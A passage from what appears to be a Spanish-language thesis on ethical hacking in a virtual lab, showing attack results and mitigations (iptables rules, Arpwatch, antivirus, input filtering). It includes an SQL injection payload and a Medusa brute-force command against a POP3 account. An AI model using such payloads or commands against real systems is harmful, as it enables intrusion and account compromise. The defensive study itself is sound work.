


Elaborado por: Javier Salinas

Resultados obtenidos

Posteriormente se accedió de nuevo al sitio web para insertar una sintaxis SQL dentro del cuadro de texto de la página, la sintaxis aplicada fue `1 OR 1=1--`, el cual permitirá visualizar el primer usuario de la lista. En la Figura 81 se detalla el proceso.


Figura 81: Consulta a través de Inyección SQL



Elaborado por: Javier Salinas

En la herramienta Wireshark instalada en el servidor, se puede visualizar los eventos generados de acuerdo a la consulta SQL ingresada en la página web, en la Figura 82 se muestran los detalles de los datos detectados.

Figura 82: Datos detectados en Wireshark de Inyección SQL



Elaborado por: Javier Salinas


CAPÍTULO V

PROPUESTAS DE MITIGACIÓN

5.1 Mitigación ataques de escaneo de puertos

Para el control de ataques de barrido de puertos, se implementó dentro del equipo Win-XP una herramienta Antivirus que permitió bloquear las amenazas a nivel de malware y de red. La aplicación instalada fue ESET Smart Security 6, entre sus características principales posee protección antimalware, HIPS (Sistema de prevención de intrusiones basado en el Host), Cortafuegos Personal, entre otras. En la Figura 83 se visualiza la ventana principal de la protección antivirus ESET implementada.

Figura 83: Pantalla de inicio de Antivirus ESET



Fuente: ww.eset-la.com

Elaborado por: Javier Salinas

Adicionalmente se implementó el uso del Cortafuegos (UFW) e Iptables en el equipo Ubuntu-Server, los cuales permitieron restringir el acceso a los puertos habilitados. La configuración aplicada para el control de acceso a los puertos fue la siguiente:

```
# Abriendo puerto ssh
```

```
-A INPUT -p tcp -m state -state NEW -m tcp -dport 22 -j ACCEPT
```



```

# Abriendo puerto smtp
-A INPUT -p tcp -m state --state NEW -m tcp -dport 25 -j ACCEPT
# Abriendo puerto pop3
-A INPUT -p tcp -m state --state NEW -m tcp -dport 110 -j ACCEPT
# Abriendo puerto imap3
-A INPUT -p tcp -m state --state NEW -m tcp -dport 143 -j ACCEPT
# Abriendo puerto mysql
-A INPUT -p tcp -m state --state NEW -m tcp -dport 3306 -j ACCEPT
# Limitar conexión puerto 80
iptables -I INPUT -p tcp --dport 80 -m state --state NEW -m recent --set
iptables -I INPUT -p tcp --dport 80 -m state --state NEW -m recent --update --
seconds 60 --hitcount 5 -j DROP


```

La configuración completa de Iptables se describe en el Anexo A.

Resultados obtenidos

En la Figura 84 se puede verificar el análisis efectuado por la herramienta Look@LAN, en donde fue posible identificar únicamente el puerto 80 como disponible.

Figura 84: Ejecución de herramienta Look@LAN en equipo protegido



Elaborado por: Javier Salinas

Complementariamente al inducir el ataque, la protección antivirus generó una identificación del tipo de ataque detectado, en la Figura 85 se describe la advertencia.


Figura 85: Detalle de vulnerabilidad detectada por el Antivirus ESET



Elaborado por: Javier Salinas

Posteriormente se realizó la ejecución de la herramienta NMAP para el escaneo de puertos, el cual no generó ninguna identificación, en la Figura 86 se detalla el resultado presentado. Cabe mencionar que el acceso está permitido a las IP's de los clientes de la red, dentro de los permisos de cortafuegos en el servidor Ubuntu.


Figura 86: Análisis generado por la herramienta NMAP



Elaborado por: Javier Salinas

Mediante la aplicación Wireshark se pudo apreciar el rechazo de las conexiones que intentaban realizar las herramientas Look@LAN y NMAP, y que fueron controladas por las reglas generadas en el Iptables. En la Figura 87 se describen los resultados.

Figura 87: Resultado de análisis con Wireshark en el servidor




Elaborado por: Javier Salinas

5.2 Mitigación de ataques de hombre en el medio

Una de las alternativas de mitigación que se implementaron para el control de este tipo de ataques es el software Antivirus; mediante el motor de análisis en tiempo real del producto, se identificó a los archivos de la aplicación Cain.exe y Abel.exe, como aplicaciones potencialmente peligrosas, y que impidió la ejecución de la misma. En la Figura 88 se visualiza a los archivos antes mencionados en el módulo de Cuarentena.

Figura 88: Análisis generado por la solución Antivirus ESET



Elaborado por: Javier Salinas


Adicionalmente fue implementada la herramienta Arpwatch dentro del servidor Ubuntu, esta aplicación permitió generar notificaciones a una cuenta de correo electrónico, en el momento que el servidor está siendo atacado desde un equipo electrónico, en el momento que el servidor está siendo atacado desde un equipo específico, el parámetro configurado dentro del archivo *arpwatch.conf* fue:

```
eth0 -a -n 192.168.1.0/24 -m jsalinas@jass.com.ec
```

La configuración completa de Arpwatch se describe en el Anexo B.

En la Figura 89 se detalla un mensaje recibido en el administrador de la red, notificando la actividad sospechosa generada desde un equipo cliente local.

Figura 89: Mensaje de notificación de ataque a través de Arpwatch




Elaborado por: Javier Salinas

5.3 Mitigación de ataques de fuerza bruta

Para la mitigación de ataques de fuerza bruta, se implementó el control de puertos a través de Iptables dentro del equipo Ubuntu-Server, éste permitió limitar el acceso a los puertos. En la Figura 90 se puede visualizar la ejecución del ataque con Medusa; al intentar establecer conexión, éste identifica que no es posible acceder al puerto 110; al recibir la negativa de acceso, deja de intentar la comunicación.

Figura 90: Intento de ataque a través de Medusa



```
root@ubuntu-desktop: /home/ubuntu-desktop
ubuntu-desktop@ubuntu-desktop: ~
ubuntu-desktop@ubuntu-desktop:~$ sudo su
[sudo] password for ubuntu-desktop:
root@ubuntu-desktop:/home/ubuntu-desktop# medusa -F -h 192.168.1.200 -u jsalinas
-P pass.txt -M pop3
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ERROR: Thread B6ED1B70: Host: 192.168.1.200 Cannot connect [unreachable], retrying (1 of 3 retries)
ERROR: Thread B6ED1B70: Host: 192.168.1.200 Cannot connect [unreachable], retrying (2 of 3 retries)
ERROR: Thread B6ED1B70: Host: 192.168.1.200 Cannot connect [unreachable], retrying (3 of 3 retries)
NOTICE: pop3.mod: failed to connect, port 110 was not open on 192.168.1.200
root@ubuntu-desktop:/home/ubuntu-desktop#
```

Elaborado por: Javier Salinas

5.4 Mitigación de ataques de denegación de servicio (DoS)


Para control de ataques de denegación de servicio, se implementó controles en el Iptables (Anexo A), que permitió limitar el acceso reiterado de peticiones, adicionalmente dentro de la configuración de Iptables, se agregaron dos líneas de código que deshabilitan la conexión al detectar varios intento reiterados de comunicación, los comandos aplicados fueron:

```
iptables -I INPUT -p tcp --dport 80 -m state --state NEW -m recent --set
iptables -I INPUT -p tcp --dport 80 -m state --state NEW -m recent --update --seconds 60 --hitcount 10 -j DROP
```

En donde, a partir de la décima conexión se aplicará el bloqueo de la conexión por 60 segundos en los paquetes de entrada.

Con estas restricciones aplicadas, se intentaron realizar los ataques de denegación de servicio a través de la herramienta Perl. En la Figura 91 se visualiza que el intento de conexión no permite la entrega de paquetes al puerto 80.


Figura 91: Ataque fallido a través de Perl



Elaborado por: Javier Salinas

De la misma manera se procedió a realizar los ataques a través de la herramienta Net Tools 5, en el cual no fue posible establecer varias conexiones de manera reiterada, debido a que el Iptables cerraba la conexión al detectar varios intentos reiterados. En la Figura 92 se detalla el ataque sin lograr su objetivo.

Figura 92: Ataque fallido a través de Net Tools



Elaborado por: Javier Salinas

5.5 Mitigación de ataques Phishing

El ataque de Phishing se ejecutó desde un atacante externo, el control del Firewall permitió controlar el acceso, ya que se estableció las direcciones IP's que están permitidas acceder a la comunicaciones con el servidor. En la Figura 93 se puede notar las reglas establecidas que impiden el acceso desde un equipo externo al puerto 80 hacia el servidor.


Figura 93: Políticas establecidas dentro del Cortafuegos del Servidor



Elaborado por: Javier Salinas

Por consiguiente al ejecutar el ataque de Phishing a través del atacante externo, en este caso Backtrack 5, no fue posible establecer comunicación con el servidor Web para capturar el contenido de la página Web. En la Figura 94 se visualiza el error de conexión al intentar establecer la comunicación con el servidor.

Figura 94: Error de conexión desde Backtrack 5




Elaborado por: Javier Salinas

5.6 Mitigación de ataques inyección SQL

Para el control de este tipo de ataques, fue necesario implementar un filtro dentro de la programación que permita controlar el acceso de caracteres especiales en el formulario HTML, para que la página Web los identifique como un texto simple y no como una sentencia SQL, en la Figura 95 se muestra la identificación del código PHP para el filtro de caracteres especiales.

Figura 95: Activación de control de caracteres en PHP



Elaborado por: Javier Salinas

Conclusiones y recomendaciones

Conclusiones

- La red IP virtualizada fue posible construirla y diseñarla dentro del equipo anfitrión, que estuvo conformado por equipos virtuales (clientes, servidor y equipo de comunicación de red); fue de gran utilidad la instalación de la herramienta VMware Player v.5, la cual, permitió obtener una simulación real de los equipos virtualizados y lograr un desempeño óptimo en las distintas tareas que pudieron realizar hacia el servidor Ubuntu (servicios Web con Apache, Correo electrónico con Postfix y Bases de datos en MySQL).
- Para la implementación de Hacking ético se instalaron herramientas de libre distribución para plataformas Windows y Linux como Look@LAN, Net Tools, Medusa, Nmap, Hping3 entre otras, que permitieron generar los ataques de penetración a la red y en especial al equipo servidor Ubuntu. Los ataques que se aplicaron dentro de la red fueron escaneo de puerto, fuerza bruta, hombre en el medio e inyección SQL. Para la implementación del ataque de Phishing, se utilizó la herramienta Backtrack 5, el cual contiene una gran cantidad de aplicaciones para análisis de redes y generación de múltiples ataques. De esta manera se pueda crear la implementación
- El software implementado para el monitoreo y análisis de resultados fue Wireshark, el cual, permitió identificar el equipo que originó los ataques, los puertos y protocolos utilizados por las herramientas para lograr detectar las vulnerabilidades de la red y del servidor Ubuntu; el nivel de concurrencia de los eventos que pudieron registrarse en contra de la seguridad de los servicios, implementados en la red IP virtualizada. De antemano se pudo conocer el comportamiento de cada ataque generado y los resultados obtenidos. Por lo que se concluye, que Wireshark es una herramienta completa, confiable y de gran utilidad, en comparación con otras existentes en el mercado.

- Una vez identificados y analizados los resultados de los ataques (red y servidor), se aplicaron soluciones para la mitigación en los equipos virtualizados, a través de la implementación del producto de seguridad antivirus, *ESET Smart Security 6*, el cual filtró ataques de red a través del Cortafuegos personal, además el módulo de análisis en tiempo real permitió eliminar aplicaciones peligrosas e indeseables que fueran las causantes de generación de ataques. Adicionalmente dentro del servidor Ubuntu, se implementó un Cortafuegos construido con *Iptables*, el cual permitió comprobar los paquetes de red y descartar la inundación de ataques que pudieran saturar los servicios; complementariamente se aplicó el software *ARPwatch*, el cual, genera el envío de correos electrónicos al Administrador de la red, en el caso de detectarse anomalías en servicios o la identificación de ataques registrados en el servidor Ubuntu.

Recomendaciones

- Se recomienda implementar un control más estricto en los clientes, siendo necesario limitar los permisos de usuario en cada equipo, con la finalidad de impedir que las personas que puedan laborar dentro de una compañía, instalen aplicaciones innecesarias que les permita generar acciones en contra de los equipos de la red y los servicios prestados.
- Es importante actualizar los productos de seguridad de software y hardware, debido a que, en cada nueva versión se aplican correcciones y nuevas funcionalidades que ayudarán a detectar y controlar ataques nuevos o poco conocidos.
- Crear conciencia en el usuario de los riesgos y peligros al no ser responsables de las acciones y actividades que realizan, ya que estadísticamente se ha comprobado que los principales ataques a una compañía se lo realizan internamente, por personas que al tener conocimiento de equipos y redes, intentan aprovechar el acceso ilimitado que pueden tener para sacar algún provecho e incluso distribuir o difundir información confidencial de las empresas a terceras personas.
- Es recomendable el uso de la virtualización a nivel empresarial, ya que, es una manera de suprimir gastos dentro de la compañía, tener el control de los eventos que generan los usuarios y disminuir el espacio físico ocupado por los equipos informáticos.
- Capacitarse en las nuevas tecnologías que brinda la ciencia diariamente, esto permitirá realizar las implementaciones necesarias que ayuden a controlar los ataques, evitando ser víctima de un sin número de fraudes que aquejan a las empresas.

Referencias bibliográficas

Netgrafía

